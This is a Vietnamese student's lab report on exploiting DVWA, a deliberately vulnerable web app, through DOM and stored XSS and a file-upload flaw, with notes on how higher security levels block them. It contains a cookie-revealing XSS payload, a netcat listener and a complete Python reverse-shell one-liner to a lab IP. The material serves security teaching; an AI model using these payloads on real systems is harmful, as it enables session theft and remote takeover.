**LAB 5**

**Web Attack and Defense (tt)**

| **Họ tên và MSSV:** ……Đào Ngọc Hòa - 1050080050……………  **Lớp:** ……ĐH\_10\_CNPM 1…………….  **Link youtube:** ……https://youtu.be/YOgx0guo9Jc………………….  **Link Github:**……………https://github.com/hoad3/BMMMT-HT…………. |
| --- |

* *Các sinh viên bị phát hiện sao chép bài của nhau sẽ nhận 0đ cho tất cả bài thực hành của môn này.*
* *Trình bày chi tiết từng bước thực hành*
* *Bài nộp phải ở dạng ,docx, hình minh họa phải rõ ràng chi tiết.* Hình minh hoạ chỉ cần chụp ở nội dung thực hiện, không chụp toàn màn hình.
* *Quay lại quá trình làm bài, quay luôn faces của mình, đang làm, đẩy lên youtube, gửi link vào đây.*
* Link youtube tham khảo full của *Thanh Hơn 09\_CNPM3:* [LAB 5 9 - 5 - 2024 - YouTube](https://www.youtube.com/playlist?list=PLkhsQ56XEcBLwi8Kj8YRR9c1XOG9ES6Ou)

**Câu 1: Khai thác lỗi Cross-site scripting (XSS) trên DVWA**

1.1. Tham khảo các tài liệu đính kèm để khai thác lỗi **Dom-based XSS** trên DVWA (security ở mức độ low) để lấy cookie của người dùng đang đăng nhập.


<https://github.com/mrudnitsky/dvwa-guide-2019/blob/master/low/Challenge%2010:%20XSS%20(DOM).md>

<https://bughacking.com/dvwa-ultimate-guide-first-steps-and-walkthrough/#XSS_DOM>


<https://youtu.be/X87Ubv-qDm4?list=PLHUKi1UlEgOJLPSFZaFKMoexpM6qhOb4Q>

(Chụp hình minh họa quá trình thực hiện)


* Mở trang DVWA và chọn XSS, nhập thanh địa chỉ như trong hình bên dưới:



* Từ đường dẫn <http://localhost> ta thêm vào đằng sau chuỗi này
* /vulnerabilities/xss\_d/?default=<script>alert(document.cookie)</script>




* Kết quả cookie hiện lên:




* Chạy server với lệnh python -m http.server 9999:






* Chèn script vào và chạy:




* Cookie nhận được:




* Tạo file có tên a.js





* Thêm những đoạn code sau vào file




* Lưu file và chạy python2 -m SimpleHTTPServer 9999








* Khi chạy với cấu hình trong file a.js là địa chỉ của máy kali (192.168.10.172) thì khi kiểm tra Request Header ta không thấy hiển thị Cookie







* Còn khi chạy với localhost ta sẽ nhận được Cookie.


1.2. Tham khảo các tài liệu đính kèm để khai thác lỗi **Stored XSS** trên DVWA (security ở mức độ low) để lấy cookie của người dùng đang đăng nhập. Sau đó dùng công cụ Burp Suite (hoặc chức năng Inspect trên Firefox) để truy cập vào DVWA sử dụng cookie vừa lấy được.


<https://github.com/mrudnitsky/dvwa-guide-2019/blob/master/low/Challenge%2012:%20XSS%20(Stored).md>


<https://bughacking.com/dvwa-ultimate-guide-first-steps-and-walkthrough/#XSS_Stored>


<https://youtu.be/P1I9UGpGdrU?list=PLHUKi1UlEgOJLPSFZaFKMoexpM6qhOb4Q>

(Chụp hình minh họa quá trình thực hiện)









* Mở và chạy web trên môi trường của BurpSuite



1.3. Tham khảo mã nguồn (view source), giải thích ngắn gọn cách DVWA với security ở mức độ medium, high, impossible ngăn chặn tấn công khai thác lỗi Stored XSS.

- Medium: hàm strip\_tags loại bỏ các thẻ HTML và PHP ra khỏi chuỗi và sẽ trả về chuỗi đã loại bỏ hết các thẻ HTML và PHP trong *$message*. Hàm str\_replace sẽ loại bỏ tất cả <script>trong *$name*.  
- High: hàm strip\_tags loại bỏ các thẻ HTML và PHP ra khỏi chuỗi và sẽ trả về chuỗi đã loại bỏ hết các thẻ HTML và PHP trong *$message*. Hàm addslashes() thêm một dấu gạch chéo ngược (\) phía trước ký tự đặc biệt: dấu nháy kép, dấu nháy đơn và dấu gạch chéo ngược trong *$message*.Loại bỏ tất cả các kí tự mà script có và không cho phép chữ T trong https.  
- Impossible: Hàm htmlspecialchars () được triển khai lọc tất cả các ký tự nguy hiểm từ *$message*và *$name*.

**Câu 2: Khai thác lỗi File upload trên DVWA**

2.1 Tham khảo các tài liệu đính kèm để khai thác lỗi **File upload** trên DVWA (security ở mức độ low) để chiếm shell của máy chạy DVWA.


<https://bughacking.com/dvwa-ultimate-guide-first-steps-and-walkthrough/#File_Upload>

<https://github.com/mrudnitsky/dvwa-guide-2019/blob/master/low/Challenge%2005:%20File%20Upload.md>


<https://youtu.be/K7XBQWAZdZ4?list=PLHUKi1UlEgOJLPSFZaFKMoexpM6qhOb4Q>

(Chụp hình minh họa quá trình thực hiện)


* Truy cập vào File Upload




* Tạo một file php



* File được tạo



* Tải file lên DVWA




* Tạo một cổng để lắng nghe và thực thi từ xa bằng cách chạy lệnh netcat nc -lvp 4444





* Sau khi chạy xong ta chạy lệnh để có thể kết nối đến máy mục tiêu

python -c 'import socket,subprocess,os; s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM); s.connect(("192.168.10.172",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); p=subprocess.call(["/bin/sh","-i"]);'



* Sau khi chạy xong ta có thể thấy máy thực thi đã có thể kết nối và lắng lắng nghe qua cổng 4444





2.2. Tham khảo mã nguồn (view source), giải thích ngắn gọn cách DVWA với security ở mức độ medium, high, impossible ngăn chặn tấn công khai thác lỗi File upload.

- Medium: loại file được phép tải lên là image/jpeg bằng cách kiểm tra tên tệp, kích thước tệp, kiểu  
tệp và lấy chuỗi sau dấu chấm “.” để lấy được loại file trong cú pháp thẻ img. Ví dụ: <img src="img\_

girl.jpg" alt="Girl in a jacket" width="500" height="600"> sẽ lấy được jpg.  
- High: kiểm tra có phải là ảnh không nếu không thì không tải lên bằng cách phân tích các thông  
tin file, cho phép jpg, jpge, png file.  
- Impossible: có nhiều biện pháp bảo mật làm cho việc tải file không phải ảnh là không thể.

---HẾT---